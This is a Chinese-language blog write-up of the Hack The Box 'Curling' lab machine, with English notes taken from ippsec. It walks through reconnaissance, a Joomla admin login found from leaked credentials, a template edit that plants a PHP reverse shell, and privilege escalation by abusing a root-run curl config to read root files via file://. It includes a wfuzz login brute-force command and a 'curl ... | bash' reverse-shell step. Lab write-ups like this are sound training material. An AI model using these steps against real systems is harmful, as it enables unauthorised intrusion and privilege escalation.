

# Hack The Box - Curling Writeup

原创

ShinJoe 于 2019-02-02 09:23:55 发布 1486 收藏

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订阅专栏

获得这个box的user很容易, root.txt也其实不难, 但是如何获得root shell还有待研究。总之, 先记录下过程。

- 用Nmap + Nikto对目标机进行扫描。


```
PORT      STATE      SERVICE    VERSION
22/tcp    open      ssh        OpenSSH 7.6p1 Ubuntu 4 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 8a:d1:69:b4:90:20:3e:a7:b6:54:01:eb:68:30:3a:ca (RSA)
|   256 9f:0b:c2:b2:0b:ad:8f:a1:4e:0b:f6:33:79:ef:fb:43 (ECDSA)
|_  256 c1:2a:35:44:30:0c:5b:56:6a:3f:a5:cc:64:66:d9:a9 (EdDSA)
80/tcp    open      http       Apache httpd 2.4.29 ((Ubuntu))
|_ http-favicon: Unknown favicon MD5: 1194D7D32448E1F90741A97B42AF91FA
|_ http-generator: Joomla! - Open Source Content Management
|_ http-methods:
|_ Supported Methods: HEAD POST OPTIONS
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Home
514/tcp   filtered  shell
```

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```
+ OSVDB-3092: /administrator/: This might be interesting...
+ OSVDB-3092: /bin/: This might be interesting...
+ OSVDB-3092: /includes/: This might be interesting...
+ OSVDB-3092: /tmp/: This might be interesting...
+ OSVDB-3092: /bin/: This might be interesting... possibly a system shell found.
+ OSVDB-3092: /LICENSE.txt: License file found may identify site software.
+ OSVDB-3233: /icons/README: Apache default file found.
+ /htaccess.txt: Default Joomla! htaccess.txt file found. This should be removed or renamed.
+ /administrator/index.php: Admin login page/section found.
```

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- 系统用的是Joomla! 3.8.8, 且发现了admin登陆页面/administrator/index.php。不需要exploit这个界面, 因为80端口上的网



页源代码中提示了有secret.txt。

- Base64解码后得到Curling2018!, 看起来是个密码, 但不知道username是什么。
- 浏览一下网页, 发现这段话written by super user, 并且后面署名Floris, 看起来Floris就是我要的username。

# My first post of curling in 2018!

## Details

Written by Super User

Category: [Uncategorised](#)


Published: 22 May 2018

Hits: 387


Hey this is the first post on this amazing website! Stay tuned for more amazing content! curling2018 for the win!

- Floris

- 在admin页面用Floris + Curling2018!成功登录，可以浏览并修改Joomla!的配置。在Extensions - Templates - Templates下，选择一个template，我选择了Beez3。然后可以修改比如index.php的内容，把它改成reverse shell的php。这样访问/bee3/index.php可以得到一个shell。



- 这个shell的user是www-data，权限很少，无法访问user.txt。不过可以下载另一个叫password\_backup的文件。



- 它是一个hex dump，用xxd -r 逆向成binary，结果是一个bzip文件。再用bzip2进行解压，得到password。
- 得到的password属于用户floris，用ssh登录远程主机。
- /home/floris下还有一个admin-area的目录，里面有两个文件input和report。floris对这两个文件都有读写权限。于是可以联想到这是获取root的突破口。事实上我做了很多enumeration，都没什么发现，才转回来研究这两个文件。
- input是一个文本，内容为url = "http://127.0.0.1"。report内容和网站的首页是一样的。尝试修改input，比如改成url = "http://127.0.0.1/secret.txt"，访问目标机80端口后，发现report变成了secret.txt的内容。此时有理由怀疑report会返回input中所指的url的内容。

- 于是修改input为url = "file:///root/root.txt", 访问目标机80端口, 在report中看到了root.txt的内容。

更新: 以下为自己整理的ippsec对这个Box的思路。

1. **Cewl**: a Custom Word List generator. <https://github.com/digininja/CeWL>
  1. Get a word list from a webpage: `cewl -w cewl.out [IP]`
2. **Joomla!** is a free and open-source content management system for publishing web content. **joomscan** is a Joomla vulnerability scanner.
  1. `joomscan --url http://10.10.10.150 -ec | tee joomscan.out`
3. Manually enumerate Joomla version: [http://\[IP\]/administrator/manifests/files/joomla.xml](http://[IP]/administrator/manifests/files/joomla.xml)
4. Use **wfuzz** to fuzz the admin page.

```
root@htb:~/htb/boxes/curling# wfuzz --hc 200 -w cewl.out -d 'username=FUZZ&passwd=Curling2018!&option=com_login&task=login&return=aW5kZXgucGhw&b8580d520b475c1ab61216fd824fbdc0=1' -c -b 'c0548020854924e0aec05e9f5b672b=tpmssmebm2m0a2b5tue22s12vu; 99fb082d992a92668ce87e5540bd20fa=if5htuvb8gg27tq9mgjbd25f4' http://10.10.150/administrator/index.php
```

5. After login, find a way to edit the templates. To get a shell:
  1. Upload cmd.php
  2. Put a reverse shell (e.g. bash) behind the SimpleHTTPServer.
  3. Listen on a port bond with the reverse shell.
  4. Use cmd.php to call the reverse shell (`curl ... | bash`)
6. To get an up-key in remote shell:
  1. `python pty.`
  2. Background the session.
  3. Run this: `stty raw -echo`
  4. Back to the session.
  5. `export TERM=xterm`
7. To reverse a hex dump: `xxd -r [file] > output`
8. **bzcat**: bzip2 decompress   **zcat**: gzip decompress   **tar -xf**: tar decompress
9. Or we can use **gchq CyberChef** to do the decompression.
10. `curl file:///etc/passwd curl -K input -o output` And some magic to get root shell with curl. Check out ippsec's [video](#) and there is a timestamp.
11. Places to find LFI: `/var/spool/cron/crontabs(/root)` `/var/log/syslog`
12. **Pspy** is a tool to show when processes start/end.